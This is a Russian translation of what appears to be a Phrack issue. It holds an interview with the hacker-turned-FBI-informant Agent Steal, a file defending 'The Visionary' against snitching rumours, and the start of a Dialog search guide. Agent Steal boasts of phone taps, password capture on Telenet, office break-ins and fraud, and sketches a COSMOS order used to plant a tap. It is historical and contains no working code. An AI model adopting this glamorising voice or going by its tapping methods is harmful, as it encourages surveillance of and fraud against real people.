  PID       Process ID — идентификатор процесса; PID 2 — «мастер CLI»
  SMI       System Manager Interface — интерфейс системного менеджера
```

Интервью с Agent Steal

Автор: Mike Bowen, Agenta, он же Agent 005

Обратите внимание: вся информация в этом интервью задокументирована в файлах ФБР и может быть проверена.

MB: Ну, думаю, первый вопрос — самый главный. Правда ли, что ты являешься информатором ФБР?

AS: Да.

MB: Почему?

AS: Прежде всего, у меня не было особого выбора. Если бы я не стал сотрудничать с Бюро, мне могли бы предъявить обвинение в хранении секретных государственных материалов. Это грозит более чем десятью годами заключения. Немного найдётся людей, ради которых я готов был бы сидеть так долго. Мне удалось уберечь двух своих ближайших друзей от неприятностей — это было частью моей сделки. Для Кевина Полсона и Рональда Остина было уже слишком поздно.

MB: Да, думаю, большинство хакеров поступили бы так же, как ты.

AS: Большинство хакеров продали бы родную мать.

смех

MB: Почему ты так и не сдал меня?

AS: Ну, возможность у меня точно была. Ты, наверное, помнишь, что я звонил тебе примерно год назад и выведывал информацию. Просто я не считал тебя опасным или злонамеренным хакером.

MB: Спасибо, наверное.

AS: Просто выпиши чек на имя...

смех

MB: Как все должны знать, Кевин Полсон «Dark Dante» был твоим партнёром. Именно его ты имел в виду в своих постах на BBS под названием «Внутренний круг» — 1990. Полсон был показан в телепередаче «Нераскрытые тайны» как разыскиваемый беглый хакер. Прокурор США назвал его «Ганнибалом Лектором компьютерной преступности».

AS: Я бы не стал сравнивать его с Лектором. Я бы сказал, что он больше похож на Г. Гордона Лидди.

смех

MB: Как бы то ни было, Кевин сейчас в тюрьме в Сан-Франциско в ожидании суда. Он просидел там уже два года, а когда всё закончится, его ждут новые обвинения в Лос-Анджелесе. Он может провести в заключении до 15 лет. Как долго, по-твоему, сидеть тебе?

AS: Те шесть месяцев, что я провёл в Техасе, пока договаривался о соглашении о признании вины, скорее всего, и есть весь мой срок.

MB: Сколько людей тебе пришлось сдать, чтобы выкрутиться?

AS: Я не вправе говорить об этом.

MB: Понятно. Ты до сих пор связан с ФБР?

AS: Думаю, моя легенда на данный момент практически раскрыта, так что польза от меня невелика. Скажу, что я закончил. Однако мне поступило несколько предложений о работе от других организаций, связанных с компьютерной безопасностью. Так что поглядывайте за собой, детишки, — сменить ник нетрудно!

MB: Почему ты думаешь, что тебе делают предложения? Ты же осуждённый преступник.

AS: Думаю, у меня честное лицо, хе-хе, и работа, которую я делал для Бюро, была очень хороша. Мне кажется, я рождён для следственного дела.

MB: Что ж, ты уже довольно давно работаешь на частных детективов.

AS: Да, я занимался для них всеми компьютерными информационными поисками, а также прослушкой телефонов, взломами, обнаружением жучков и телефонных закладок.

MB: Это было прибыльно?

AS: Ну, в дополнение ко всем тем конкурсам на радиостанциях, которые мы выигрывали, дела шли неплохо. Ездить на Porsche и жить в Беверли-Хиллз — не так уж плохо.

MB: Как говорится, всему хорошему приходит конец.

AS: Я всегда как-нибудь выкручусь, я выживальщик.

MB: Был ещё один партнёр. Его звали Рон Остин?

AS: Да, его тоже взяли.

MB: Насколько серьёзны его проблемы?

AS: Он тоже будет давать показания против Полсона, так что, скорее всего, получит год-два.

MB: Вы до сих пор друзья?

AS: Ещё как. Он понял ситуацию, в которой я оказался. Мы до сих пор часто общаемся.

MB: Чем он сейчас занимается?

AS: Он сказал мне, что найдёт какое-нибудь дело и станет первым хакером, превратившимся в международного террориста.

смех

MB: Не хотел бы я быть его врагом! Говоря о врагах — как ты думаешь, что Полсон сделает со всеми теми, кто давал против него показания, когда выйдет на свободу?

AS: Он будет занят. Все, кого он когда-либо знал, обернулись против него.

MB: Может, если бы он не был таким скользким типом, кто-нибудь и любил бы его.

AS: Он сам это навлёк на себя.

MB: Ты ожидаешь мести со стороны хакерского сообщества?

AS: Среди них найдётся пара недалёких людей. Однако я очень тщательно скрыл свою настоящую личность. Люди могут знать моё настоящее имя, если читали газеты, но это не даст им многого. Я нахожу людей на жизнь — думаю, мне не составит труда использовать свои знания, чтобы оставаться незаметным. Да и что хакер может сделать — отключить мой телефон? Тем не менее, если кто-то полезет ко мне, мне придётся ответить тем же. У меня теперь много друзей и ресурсов.

MB: Каково это — работать с ФБР?

AS: Очень интересно и познавательно. Я узнал очень много о том, как работает Бюро. Наверное, даже слишком много. Очевидно, я не могу говорить об этом подробно. Могу лишь сказать, что моё участие было обширным. Были задействованы большие деньги и ресурсы. К тому же мне хорошо платили.

MB: Можно сказать, тебе было весело?

AS: Большую часть времени. Они даже летали со мной на Summer Con в Сент-Луис. Скажу, что Бюро довольно неплохо накрыло ту конференцию. Там был и Erik Bloodaxe. Это было довольно смешно. Думаю, мы оба понимали, что каждый из нас работает на Бюро — один из агентов проговорился. Мы сидели напротив друг друга на конференции и как-то ухмылялись. И какая же наглость у Эрика! Он заснял всё это на видео! Это было классически.

MB: Чего пыталось добиться ФБР?

AS: Думаю, они пытались донести мысль, что хакерство высокого уровня — это очень серьёзно. В случае Полсона, как ты знаешь, мы влезли в по-настоящему тёмные дела. Настолько тёмные, что мне пришлось подписать соглашение о неразглашении секретных сведений, к которым я имел доступ.

MB: Это круто. Статья о Полсоне, Остине и тебе в воскресном приложении к Los Angeles Times была очень интересной. Кто захочет прочитать — дата выхода 12 сентября 1993 года.

AS: Я был поражён, насколько глубоко тот репортёр смог копнуть. Он попал в самую точку. Лично я думаю, что он написал слишком много. Он написал, что нам удалось получить список всех федеральных прослушек в Калифорнии!

MB: Правда?

смех

AS: Как я уже сказал, я не могу ни подтвердить, ни опровергнуть это утверждение. До сих пор есть много информации о нашей деятельности, которая не была опубликована. На троих нас, мы натворили немало дел. Когда-нибудь всё это всплывёт.

MB: Репортёр также написал, что ты захватывал контроль над телефонными линиями с помощью компьютера телефонной компании, а потом занимал линии радиостанций и выигрывал конкурсы.

AS: Вот об этом мы можем поговорить. Мы выиграли десятки тысяч долларов, поездки на Гавайи и несколько Porsche. Правительство конфисковало у меня оба Porsche.

MB: Я не знал, что у тебя было два.

AS: Да, один продавал мой знакомый. Я велел ему заявить об угоне и получить страховку. Дал ему тысячу долларов — и машина стала моей. Я любил ту машину.

MB: Понятно — это и есть обвинение в межштатной перевозке угнанного автомобиля, предъявленное в Техасе?

AS: Да, я перебил VIN-номера и всё такое. Всё было сделано чисто. Но когда меня накрыли, они прошлись по всему с гребешком. Задействовано было столько ведомств: ФБР, Секретная служба, служба безопасности SW Bell, служба безопасности Pacific Bell, шериф Далласа, отдел по компьютерным преступлениям LAPD, почтовая инспекция США, службы безопасности Telenet и Tymnet и в итоге отдел безопасности Департамента транспортных средств. Настоящий бардак — все хотели урвать свой кусок. Но ты знаешь, кто всегда добивается своего.

MB: Бюро.

AS: Именно, и кое-кого это разозлило.

MB: Откуда взялся ник Agent Steal?

AS: Лет десять назад меня расследовала Секретная служба за компьютерный взлом. Агентом по делу был специальный агент Стил (Steele). Именно тогда я стал беглецом. Уехал из города, оборвал контакты с друзьями и сменил имя. Переехал в Калифорнию.

MB: Какие из твоих взломов ты считаешь любимыми?

AS: Наверное, прослушка Telenet, которую я установил.

MB: Ты имеешь в виду тот частный коммутируемый жучок, о котором рассказывал мне?

AS: Да, я разместил заказ в COSMOS на «bridge lifter» на первой линии в хант-группе моего местного коммутируемого Telenet и на «1FR», чтобы она появилась в офисном здании в полумиле от LA Telenet dial-up.

MB: Это было здорово. Устройство, которое ты собрал, было крутым. Надо было просто набрать номер, подключиться модемом — и можно было весь день наблюдать, как люди вводят свои пароли.

AS: Думаю, я перехватил с его помощью более 500 аккаунтов.

MB: Именно там ты раздобыл аккаунт DMV?

AS: Да. Я неплохо заработал, перепродавая информацию частным детективам.

MB: Что ты рассказывал мне о прослушке Хайди Флейс?

AS: Да. Я прослушивал телефон одной из её девушек. Это было для одного богача, который нанимал проституток и потом привязывался к ним. Он обожал проституток. Следил за одной из них.

MB: Какие были разговоры?

AS: Я редко слушал записи, которые делал. У меня есть своя жизнь, спасибо. К тому же я обнаружил, что около 99,9% всех телефонных разговоров невероятно скучны.

MB: Ты много их слушал?

AS: Тысячи — от сотовых до беспроводных, от межофисных T-carrier-линий до дальних микроволновых каналов. Думаю, я эксперт по телефонным прослушкам. Мы с Полсоном регулярно вскрывали телефонные узлы. У нас были свои ключи и удостоверения. Мы приходили и уходили когда хотели. Иногда я баловался с магистральными линиями дальней связи. Это всегда было интересно. С тестовым комплектом T-carrier можно было одним щелчком переключаться по каналам и слышать десятки телефонных разговоров.

MB: Какой самый мощный компьютер, к которому у тебя был доступ?

AS: Хороший вопрос. По-настоящему «всесильного» компьютера как такового не существует — разве что какие-нибудь оборонные. Я старался держаться от них подальше. Но если бы мне пришлось выбрать один компьютер, к которому я хотел бы иметь доступ, я бы назвал XXXXXXX. Это была система Pacific Bell, позволявшая нам удалённо с домашнего компьютера подключаться и контролировать телефонные линии. На втором месте — DMV или COSMOS. Да, COSMOS. Я считал важным возможность самому размещать заказы — не говоря уже о том, что это надёжнее, чем обычный офис.

MB: И дешевле.

смех

AS: Как бы я хотел вернуть все деньги, которые сэкономил на телефонных счетах!

MB: Те дни прошли.

AS: По крайней мере, дни безопасного этого. Люди склонны пессимистично смотреть на хакерство. Кое-кто говорит, что золотые дни фрикинга и прочего ушли. Я не согласен — нам просто нужно адаптироваться. По мере того как развивается технология, будет развиваться и хакерство. Всегда будут появляться новые взломы. Настоящим хакерам предстоит их найти. Учись на прошлом и двигайся вперёд — или попадись и завяжи.

MB: Что происходит с Кевином Митником?

AS: Я никогда не встречал его до своего ареста. Когда я начал работать на Бюро, я вышел на него. Он всё ещё занимался старыми трюками, поэтому мы завели дело на него и Roscoe. Это долгая история, но в итоге их снова взяли. Митника предупредили прямо перед тем, как за ним должны были прийти. Так что он снова в бегах. Roscoe повезло меньше. Это будет уже пятый арест Митника. Ну и лузер. Все считают его великим хакером. Я переиграл его и сдал. Полсон тоже его за пояс заткнёт.

MB: Тебе не стыдно за работу под прикрытием по аресту хакеров?

AS: Не особо. Мы все знаем риски. Для меня это была просто работа. И интересная. Я не сажал всех подряд. Мы искали конкретных злобных и опасных хакеров. Многих людей в ходе расследования я пропустил мимо. Они уже, наверное, сами понимают, о ком речь. Те, кого взяли, — заслужили. Когда-нибудь всё это появится в газетах.

MB: Ты заслужил то, что получил?

AS: Да, я немного зарвался. Вторгся в частную жизнь многих людей. Телефонные прослушки, кредитные отчёты, взлом офисов Pacific Bell и так далее.

MB: Разве ты не взламывал отдел безопасности PacBell?

AS: Да, мы с Полсоном взломали высотку в центре города. Мы хотели выяснить, как далеко зашло их расследование в отношении нас.

MB: Нашли, что искали?

AS: Да — распечатки DNR, заметки и фотографии! Мы также нашли много информации о других расследованиях и о том, как они устанавливают прослушки.

MB: Очень опасная вещь в чужих руках.

AS: Мы и есть чужие руки.

смех

MB: Да уж. Как тебя поймали?

AS: Ну, как ты знаешь, я переехал в Техас после той погони на высокой скорости с оперативными машинами LAPD. Я узнал, что нахожусь под наблюдением, и мне пришлось бежать!

MB: Это было близко?

AS: На Porsche по каньонной дороге? Пока не появился вертолёт!

MB: Как ты ушёл?

AS: Оторвавшись от них, я загнал машину в гараж, а потом три часа прятался под другой машиной. В конце концов они прекратили поиски. Я вызвал такси по сотовому и покинул район. Возвращаясь к тому, как меня поймали: думаю, это была сложная многокомпанейская трассировка звонков. Я не думал, что они возьмутся за труд прослеживать мои звонки через нескольких операторов. Но, видимо, они взялись. Люди из Pacific Bell очень за мной охотились. Они, наверное, подняли всех на ноги.

MB: Это звучит как книга или телефильм.

AS: Остаётся лишь надеяться.

Visionary: История о нём

Автор: The Visionary (Pat / Traxxter)

[Комментарий редактора:

То, что вы сейчас прочтёте, — файл, написанный когда-то нашим общим другом Пэтом (Visionary / Traxxter) и в настоящее время широко распространяющийся по сети. Имейте в виду, что файл публикуется в точности так, как он был написан — без проверки орфографии и какой-либо редактуры.

Хочу добавить кое-что из собственного личного опыта общения с Traxxter'ом. Однажды вечером в Comsec мы получили звонок от Пэта. Скотт и я приняли вызов и слушали Пэта почти час. На протяжении всего разговора он постоянно делал акцент на том, как ненавидит, когда его называют стукачом. Он сказал: «Я знаю, что вы, ребята, понимаете, что такое сдавать людей, раз вы теперь работаете в Comsec». Полагая, что с нашим новым статусом консультантов по безопасности мы автоматически стали полицейскими, он пустился в долгий монолог о своих связях с офицерами безопасности в компаниях дальней связи и о том, что регулярно передаёт им информацию.

Вы можете считать, что произошедшее между Пэтом и местными властями, доставившее столько проблем ему и его семье, оправдывало или не оправдывало предпринятые действия. Лично я придерживаюсь простого правила: если кто-то задирает меня дома — это просто перепалка, и я отвечу тем же. Но если кто-то пытается встать между мной и моим заработком, между мной и возможностью работать и кормить семью — я отправлю его за решётку. Очевидно, я не единственный, кто думает именно так.

Честно говоря, мне всё это малоинтересно, но раз Пэт прислал этот файл в Phrack, я дам ему честный шанс и опубликую его.]

Этот файл публикуется в связи с широко распространившимися слухами о хакере, известном как The Visionary. Цель его распространения — развеять многочисленные заблуждения, которые сложились у людей об этом человеке. Читателей просят сохранять непредвзятость. В файл включены свидетельства людей, знающих The Visionary лично. После прочтения есть надежда, что слухи наконец прекратятся.

По поводу The Visionary ходит немало историй, и вы услышите правду о каждой из них. Многие распускали слухи, не удосужившись выяснить факты, поэтому большинство гуляющих историй либо сильно преувеличены, либо вовсе не имеют под собой оснований.

Первый инцидент: середина 1980-х

Первоначально слухи возникли из события, произошедшего в середине 1980-х. The Visionary к тому времени занимался модемной связью чуть больше года. Он, как и несколько других людей, сблизился с местными хакерами. Речь идёт об Oedipus Rex, который держал BBS под названием The Apple Tree в коде 305, а также об Unknown Soldier из LOD и некоем The Technician. Было ещё несколько человек, но их личности неизвестны. В какой-то момент они озлобились на других хакеров из окружения Visionary'а и начали создавать лишние проблемы. Unknown Soldier раздавал

номер телефона своим приятелям, чтобы те изводили хакера по имени The Insider. Каждый раз, когда Insider менял номер на непубличный, Unknown Soldier заходил в Cosmos и с помощью своих знаний доставал новый номер. Одновременно Oedipus Rex вместе со своими людьми творили другие серьёзные вещи против Visionary'a и его местных знакомых: они изводили его и его родителей звонками в любое время ночи. Дважды его видели разъезжающим по кварталу Visionary'a в те самые ночи, когда кто-то расстрелял передние окна его дома. Было доказано, что Unknown Soldier заходил в TRW и получил кредитную историю его родителей, а также родителей других людей. Однажды Oedipus Rex с компанией убедил нескольких друзей Visionary'a встретиться после хакерской тусовки в отдалённом месте — и там опрыскал их газом «мэйс». Кроме этого, совершались порча имущества, изменение кредитных данных и прочие акты вандализма. The Visionary до сих пор не понимает, за что они взялись и за него, ведь он им ничего не сделал.

Всё дошло до предела, когда Unknown Soldier перед одним из знакомых Visionary'a похвастался, что может достать конфиденциальную информацию на родителей людей. Тот парень рассказал всё своим родителям — проблем и до этого хватало. Его отец привлёк местную операционную компанию Bell, и дело получило ход. Менее чем через пять месяцев Unknown Soldier был арестован и обвинён в незаконном проникновении в компьютеры Southern Bell и кредитного бюро CBI. Ему пришлось выплатить по 1 500 долларов каждой из компаний в счёт возмещения ущерба. Сумма государственного штрафа неизвестна. Было установлено, что кредитная история родителей Visionary'a пострадала от действий этого человека. После ареста местные власти связались с Visionary'ем в связи с этим делом. Любой здравомыслящий хакер поймёт, почему Visionary не стал скрывать информацию об этих людях. Как известно каждому в среде, нельзя применять свои знания против других — тем более когда мишенью делают родителей. Visionary действовал полностью в рамках своих прав. А поскольку эта история пересказывалась без полного набора фактов, она превратилась в грубый слух.

Возвращение и новые слухи: 1987–1988

Примерно на два года после этого Visionary выпал из тусовки по личным причинам. В конце 1987 года он вернулся под ником The Traxster. Поначалу слухов не было — до тех пор, пока о нём не узнал Lex Luthor из The Legion of Doom. Тогда они возобновились. «Не понимаю, зачем люди вытащили на свет то, что случилось много лет назад и было давно забыто», — говорит Visionary. С 1987 по 1988 год о нём, тогда известном как The Traxster, много и хорошо говорили.

Записи: логика против слухов

За последние четыре года выплыли на поверхность определённые вещи, связанные с Visionary'ем. Как правило, это записи, в которых он якобы признаётся в работе на спецслужбы, либо запись его разговора с предполагаемым агентом безопасности MCI.

При чтении последующих свидетельств помните: логика сыграет ключевую роль не только в понимании правды, но и в том, чтобы убедиться, что версия Visionary'a куда более состоятельна, чем слухи.

Запись с MCI

Ниже — собственный рассказ Visionary'a об этой записи, которую многие слышали, но о фактической подоплёке которой почти никто не знает.

«Это произошло в начале лета 1988 года, когда у меня случилась занятная встреча с хакером, притворявшимся агентом безопасности MCI. Я тогда не знал, но кто-то явно розыгрывал меня — и разговор был записан либо самим хакером, либо кем-то, кого он подключил на трёхстороннюю связь. Прошу учесть: я излагаю по памяти и могу не воспроизвести все детали до мелочей. Скажу одно: у меня есть та самая запись, которую я раздобыл, и любой, кто её послушает, поймёт, что на другом конце провода нет никакого агента MCI.

Был один случай, когда мне предстояло встретиться с кем-то на лупе. С кем именно и на каком — уже не помню. Так или иначе, я ждал другого хакера на лупе. Через минуту в разговор вошёл некий тип. Когда я спросил его ник, он сказал, что звонит из службы безопасности MCI. Сначала я засмеялся и спросил, кого он пытается разыграть. Понятно ведь: MCI не будет звонить на луп и представляться. Но он продолжал настаивать совершенно серьёзно, и я решил подыграть. Выдумал историю, что сам занимаюсь вопросами безопасности телефонных компаний и не прочь поговорить. Мы начали обсуждать ANI и разные сервисы. Подчёркиваю: я прекрасно понимал, что никакого агента MCI нет. Разговор длился около тридцати-сорока пяти минут — примерно такую оценку я могу дать, поскольку у меня есть запись и я её прослушивал.

После этого события я забыл о нём полностью. Лишь несколько месяцев спустя до меня дошли слухи о записи, где я разговариваю с MCI. Поначалу это меня очень озадачило. Затем я услышал фрагменты записи и сразу понял, о чём речь.

Если слушать запись, в ней бросаются в глаза несколько странных вещей. Мне рассказывали, что кто-то якобы снял мою линию, использовал LMOS и прочие экзотические вещи. Но когда слушаешь запись, первое, что очевидно: предполагаемый агент MCI звучит значительно громче меня. Его слышно гораздо лучше моей части разговора. Второе — на фоне слышна музыка. Последнее само по себе не важно, но при внимательном прослушивании может кое-что прояснить.

Эта запись заставила многих людей усомниться в желании общаться со мной. При первом прослушивании она звучит довольно убедительно, если судить поверхностно. Такие люди, как Phiber Optic, Zod из MOD и даже один мой давний местный знакомый, поверили в её подлинность. Я считаю, что кто-то либо зло пошутил надо мной, либо сложилась ситуация, когда двое случайно вышли на меня, и я стал невольной жертвой. К тому моменту слухи почти утихли, и, не появись эта запись, думаю, всё бы рассосалось.»

Запись с Doc Haliday

Второй инцидент с записью касается меня и Doc Haliday. Это произошло осенью 1990 года, в период существования 404-го бриджа. Слухи обо мне тогда ещё ходили из-за плёнки с MCI. Один из хакеров, позвонивших на бридж, — Doc Haliday, достаточно известный в хакерской среде человек, связанный с людьми из Техаса. Он был завсегдатаем HP-BBS под названием Unholy Temple и писал для Phrack. На 404-м бридже Visionary познакомился с Doc Haliday, который вскоре позвонил ему сам. Первый разговор был посвящён слухам о Visionary'е и тому, что Haliday о них думает. Тот сообщил, что многое из того, чем занимаются хакеры в наши дни, его не одобряет: по его словам, хакерская деятельность стала крайне беспринципной. Это высказывание Visionary'а несколько смутило, учитывая, что Haliday сам давно в этой среде. Следующая фраза Haliday'а дала Visionary'у понять, что за тем стоит нечто большее: «Я не одобряю тех, кто использует устройства доступа», — заявил Doc Haliday. А формулировка «устройства доступа», или «коды доступа», — это именно те юридические термины, которые власти используют в уголовных делах. Когда Visionary это услышал, у него в голове зазвенел тревожный звонок. «Когда он сказал "устройства доступа", у меня в голове словно сработала сигнализация», — его собственные слова.

На следующий день они снова поговорили, и тут сомнения Visionary'а полностью подтвердились. Haliday начал с того, что сообщил о расследовании на 404-м бридже: якобы его друг из Секретной службы предупредил его о надвигающемся аресте ряда людей. Это известие ошеломило Visionary'а, и всё стало становиться ещё более странным. Haliday объяснил, что мост активно прослушивается, а против Super Niggar ведётся отдельное расследование. В этот момент Visionary решил разыграть свою козырную карту. Постепенно ему удалось вынудить Haliday'а признать, что тот почти не занимается ничем противозаконным. На вопросы Haliday производил впечатление человека, не то чтобы против сотрудничества с властями, — более того, открытого к нему лично. Тогда Visionary начал намекать Haliday'ю, что сам является информатором. Haliday клюнул целиком и полностью. Он рассказал Visionary'ю обо всех своих прошлых делах с Секретной службой и о том, что уже сделал для них шесть федеральных дел. Visionary сочинил историю о якобы схожей деятельности с его стороны. Вся затея Visionary'а состояла в том, чтобы подтвердить собственные подозрения насчёт Haliday'а. Однако произошло кое-что, что всё испортило: Doc Haliday записывал весь разговор. Положив трубку, он тут же прокрутил запись всем подряд, представив себя великим мастером социальной инженерии, а весь смысл его слов был в том, чтобы хитростью вынудить Visionary'а признаться в работе на спецслужбы.

Люди, слышавшие запись, не получили её целиком. Haliday прокручивал лишь фрагменты, выставляя себя блестящим социальным инженером. Кто-то из вас спросит: кому верить? Посмотрите с такой стороны: если слушать запись или слова Haliday'а, кажется, что это он вешает лапшу на уши Visionary'ю. Однако снова, как и в прошлый раз, слишком многое не сходится. Во-первых, Visionary, будь он реальным информатором, ни за что не стал бы никому в этом признаваться. Пусть кажется, что доверие было установлено, — Visionary не был бы таким глупцом. Вспомните: против него и так ходила масса слухов. Есть ещё кое-что важное. Doc Haliday — очень умный и осторожный человек. Он не тусовался с обычными толпами и не водил знакомства с большинством известных хакеров. Спросите себя: зачем ему было прикладывать такие усилия, чтобы разоблачить предполагаемого стукача? Visionary не общался ни с кем из круга Haliday'а и не представлял для него никакой угрозы. Немаловажный факт: Doc Haliday — часть техасской фирмы безопасности Comceck. Само по себе это не так много значит, но Haliday вовлечён в компьютерную безопасность. Visionary вешал лапшу на уши Haliday'ю, и при внимательном рассмотрении правда говорит сама за себя. Хакеры высшего эшелона не занимаются разоблачением стукачей и не обращают внимания на лохов — а между тем Haliday пытался убедить всех этой своей записью.

Прочие обстоятельства

Итак, вы прочли три главных причины, по которым слухи о Visionary'е не утихают. Теперь разберём несколько второстепенных факторов, которые не связаны с записями, но могут быть неверно восприняты как факты.

Надо учитывать: Visionary пришлось пережить немало из-за слухов, и ему приходилось прибегать к нестандартным приёмам, чтобы справляться с этим. В частности, он намеренно позволял отдельным хакерам думать, что он стукач. Зачем? Всё просто. Visionary наталкивался на людей, которым было выгоднее верить во что угодно. Один пример — участники группы MOD. MOD была известна тем, что терроризировала многих людей. Услышав о Visionary'е, они решили: трогать человека с такими связями смерти подобно. Иными словами, как уличный хулиган реже задирает фигуру власти, так и они оставили Visionary'а в покое. Для них он был именно такой фигурой.

Это был не единственный случай, когда Visionary позволял людям верить, что он осведомитель. Он обнаружил, что в ряде ситуаций некоторым людям лучше оставаться в заблуждении насчёт него. Некоторые, как выяснил Visionary, начинали больше ему доверять, думая, что он работает на какую-нибудь телефонную компанию. Один конкретный пример — местный знакомый. Парень

много слышал о слухах. Именно Visionary втянул его в эту тусовку, но окончательно убедила того пресловутая плёнка с MCI. В итоге Visionary сказал ему, что работает на MCI — а не на какое-либо государственное ведомство. Услышав это, парень смог спокойнее общаться с Visionary'ем. Логика проста: он не знал, чем тот занимается. Работай Visionary на ФБР или Секретную службу — это представляло бы опасность. Но поскольку парень не пользовался MCI, такая версия вызвала у него доверие. По той же причине Visionary говорил это и ещё нескольким людям: им было безразлично, на кого он работает. Иногда Visionary намеренно изображал перед кем-то правительственного стукача, чтобы посмотреть на реакцию. «Вы удивитесь, сколько людей на самом деле сами хотели стучать», — его слова.

В защиту Visionary'а

На протяжении многих лет Visionary был мишенью для всевозможных обвинений. Многие, кто его знает, убеждены: он не стукач и никогда им не был. Visionary считает, что люди слишком торопятся с выводами, и просит сохранять непредвзятость. Слухи о нём — чушь, что подтверждается рядом фактов. Факты куда более весомы, чем сплетни.

1. Многие из тех, с кем общался Visionary, так и не были арестованы. Само по себе это ничего не доказывает, но если бы он был стукачом, очевидно, что многих его знакомых уже накрыли бы. Visionary разговаривает со всеми подряд — значит, среди его знакомых неизбежно есть попавшиеся. Но таких единицы, и многие из давних знакомых подтвердят: к ним ни ФБР, ни Секретная служба не приходили. Взгляните на таких людей, как Fourth Reich, Gandalf, Lord Sigath, Hellmaster, The Phlaw, Renegade и Weirdo — все они давно в тусовке и общались с Visionary'ем. Спросите себя: если бы он был стукачом, почему их до сих пор не взяли? Ответ очевиден.

История со Storm Shadow

Есть одна важная вещь, которую необходимо разобрать в этом файле. Речь о событиях лета 1990 года, примерно в период 702-го бриджа. Тогда появился некий Storm Shadow, живущий в районе Нью-Йорка. Visionary впервые узнал о нём в конце 1989 года. Некоторые знавшие этого человека говорили, что он был пустышкой и пустозвоном. Storm Shadow обращался к нескольким людям с предложением, связанным с поставщиками информации. По его словам, он работал на частного детектива и занимался делами, не связанными с хакерством: ему нужно было получать различные записи на людей — данные социального страхования, записи о местных звонках, данные CBI и TRW, записи дальней связи и прочее. Он делал предложения нескольким людям, в том числе Visionary'ю, Toxic Roadkill, Code of Honor, Nemesis, Joe Friday, Billy The Kid и другим.

Когда он попытался привлечь Visionary'я, тот особого энтузиазма не проявил. Storm Shadow попросил Visionary'я найти для него помощников, и тот познакомил его с несколькими людьми, объяснив, в чём проблема. На этом участие Visionary'я закончилось — он оставил всё на усмотрение людей. Важно понимать: у Visionary'я не было никаких оснований сомневаться в словах Storm Shadow'а. Часть людей — Toxic Roadkill, Joe Friday и Code of Honor — действительно выполняли для него работу. Это продолжалось периодически несколько месяцев, с конца 1990-го по 1991 год.

Недавно кое-что о Storm Shadow'е выплыло на свет. Осенью 1991 года в районе Нью-Йорка были арестованы несколько человек. Среди них — Storm Shadow и некий Renegade Hacker. Судя по всему, Storm Shadow выступает свидетелем обвинения против некоторых из остальных задержанных. Ряд людей полагает, что он собирал улики против тех, кого пытался завербовать. Само по себе это ставит Visionary'я в невыгодное положение, ведь именно он познакомил Storm

Shadow'a с рядом людей. И снова Visionary окажется виноватым за то, что не было в его власти.

Заключение

Господа, прочитав всё изложенное выше, вы, возможно, поймёте злость Visionary'a, когда его называют стукачом. По своей ли вине или просто в силу обстоятельств, Visionary'ю не воздавали должного в сообществе хакеров и фрикеров. Несправедливо, что люди смотрят на него иначе. То, что он, возможно, не такой, как все, — не повод для предвзятого отношения.

В последнее время люди продолжают распускать слухи, даже не давая Visionary'ю возможности объясниться. Предъявляют якобы доказательства — и не позволяют ответить.

Масса заявлений и информации ходит по рукам, а при ближайшем рассмотрении оказывается пустышкой. Говорят, что Visionary признался на записи в том, что он стукач. Но Visionary уже не раз вешал людям лапшу на уши — и кто-то просто его записал. Говорят: раз не арестован — значит, стукач. Но то, что человека не арестовали, ничего не доказывает: Visionary не всегда активен и не всегда рискует. Некоторых удивляет, что Visionary в свои 27 лет вообще занимается всем этим. Но многие известнейшие хакеры — в возрасте около тридцати, а некоторые и за тридцать.

Есть один принципиальный факт о Visionary'е, который заслуживает отдельного рассмотрения. Время от времени возникает вопрос: на чём специализируется Visionary в хакерстве? Что он вообще делает в мире хак/фрика? Господа, помните: Visionary — инвалид со слабым зрением. Слепота существенно ограничивает его возможности при чтении файлов. Он использует речевую карту Echo с ограниченным программным обеспечением — не каждая программа с ней совместима. Echo преобразует текст в речь, но лишь отчасти: при чтении текстовых файлов слова нередко произносятся неправильно, некоторые символы не озвучиваются вовсе, что ещё больше усложняет работу. На Unix-системах всё ещё хуже: команды звучат не так, как должны. Главный конёк Visionary'a — социальная инженерия.

Помните: неважно, каким путём человек получает знания — это не делает его другим. Visionary'я нельзя считать сомнительным типом только потому, что он любопытен. Ему приходится учиться, задавая вопросы, тогда как мы все воспринимаем умение читать как нечто само собой разумеющееся.

Этот файл распространяется в надежде на то, что поток клеветы на имя Visionary'a хоть немного иссякнет. «Компьютер и телефон — мои лучшие источники развлечений. Я занимаюсь хакингом как хобби и не понимаю, зачем людям продолжать эти бесконечные слухи.»

Главное, что здесь нужно сказать: каждый раз, когда в тусовке происходит что-то странное, люди тычут пальцем в Visionary'я. Хватит. Хватит считать его по умолчанию виноватым. Недавно на него повесили ответственность за то, что куча народу оказалась в конференции Alliance Teleconferencing.

Поиск в информационной службе Dialog

Автор: Al Capone (alcapone@mindvox.phantom.com)

Этот файл покажет вам, как пользоваться информационной службой Dialog.
Он разделён на следующие части:

• Общая информация
• Доступ к Dialog
• Что делать после входа
• Поиск и стратегия поиска

Как помнят верные читатели Phrack, об этой системе уже выходили две статьи: Control-C написал «Inside Dialog» в выпуске 9, а значительно позже Brian Oblivion написал «The Complete Guide to The DIALOG Information Network» в выпуске 39. Зачем нужна ещё одна? Онлайн-мир меняется так стремительно, что написанное всего пару лет назад сегодня может быть устаревшим. Что отличает этот файл от двух предшественников — он в меньшей степени опирается на документацию, актуален (по состоянию на 11/93), более практичен и, будем надеяться, легче читается и сразу применим на практике.

Для получения дополнительной информации о Dialog обращайтесь:

```
Dialog Information Service Worldwide Headquarters
3460 Hillview Avenue
P.O. Box 10010
Palo Alto, CA 94303-0993
Phone: 1-800-3-DIALOG (800-334-2564)
```

Общая информация

> *«Соединённые Штаты переходят из индустриальной эпохи в информационную»,*
> *— сенатор США Гэри Харт, шоу The Tonight Show, 1993 год.*

От Большого Брата, собирающего досье на инакомыслящих, до кредитных бюро, решающих, одобрить ли вашу заявку на карту, — всё сводится к одному: чем больше знаешь, тем лучше позиция в обществе.

Следуя хакерской прогрессии, огромные базы данных накопились, обеспечивая онлайн-доступ к практически бесконечному числу источников, пригодных для любых целей. Юристы могут обращаться к этим базам для поиска прецедентов по судебным делам. Аспирант, работающий над диссертацией, может найти нужные исследования; компании — собрать информацию о конкурентах, и так далее. Базы данных делятся на две категории: исследовательские и развлекательные.

В начале 1980-х годов набирали популярность развлекательные базы данных, представленные двумя главными игроками: The Source и Compuserve. Ещё одна заметная служба, Dow Jones News Retrieval Service, была частично исследовательской, частично развлекательной. В то же время существовало ещё несколько менее значимых баз.

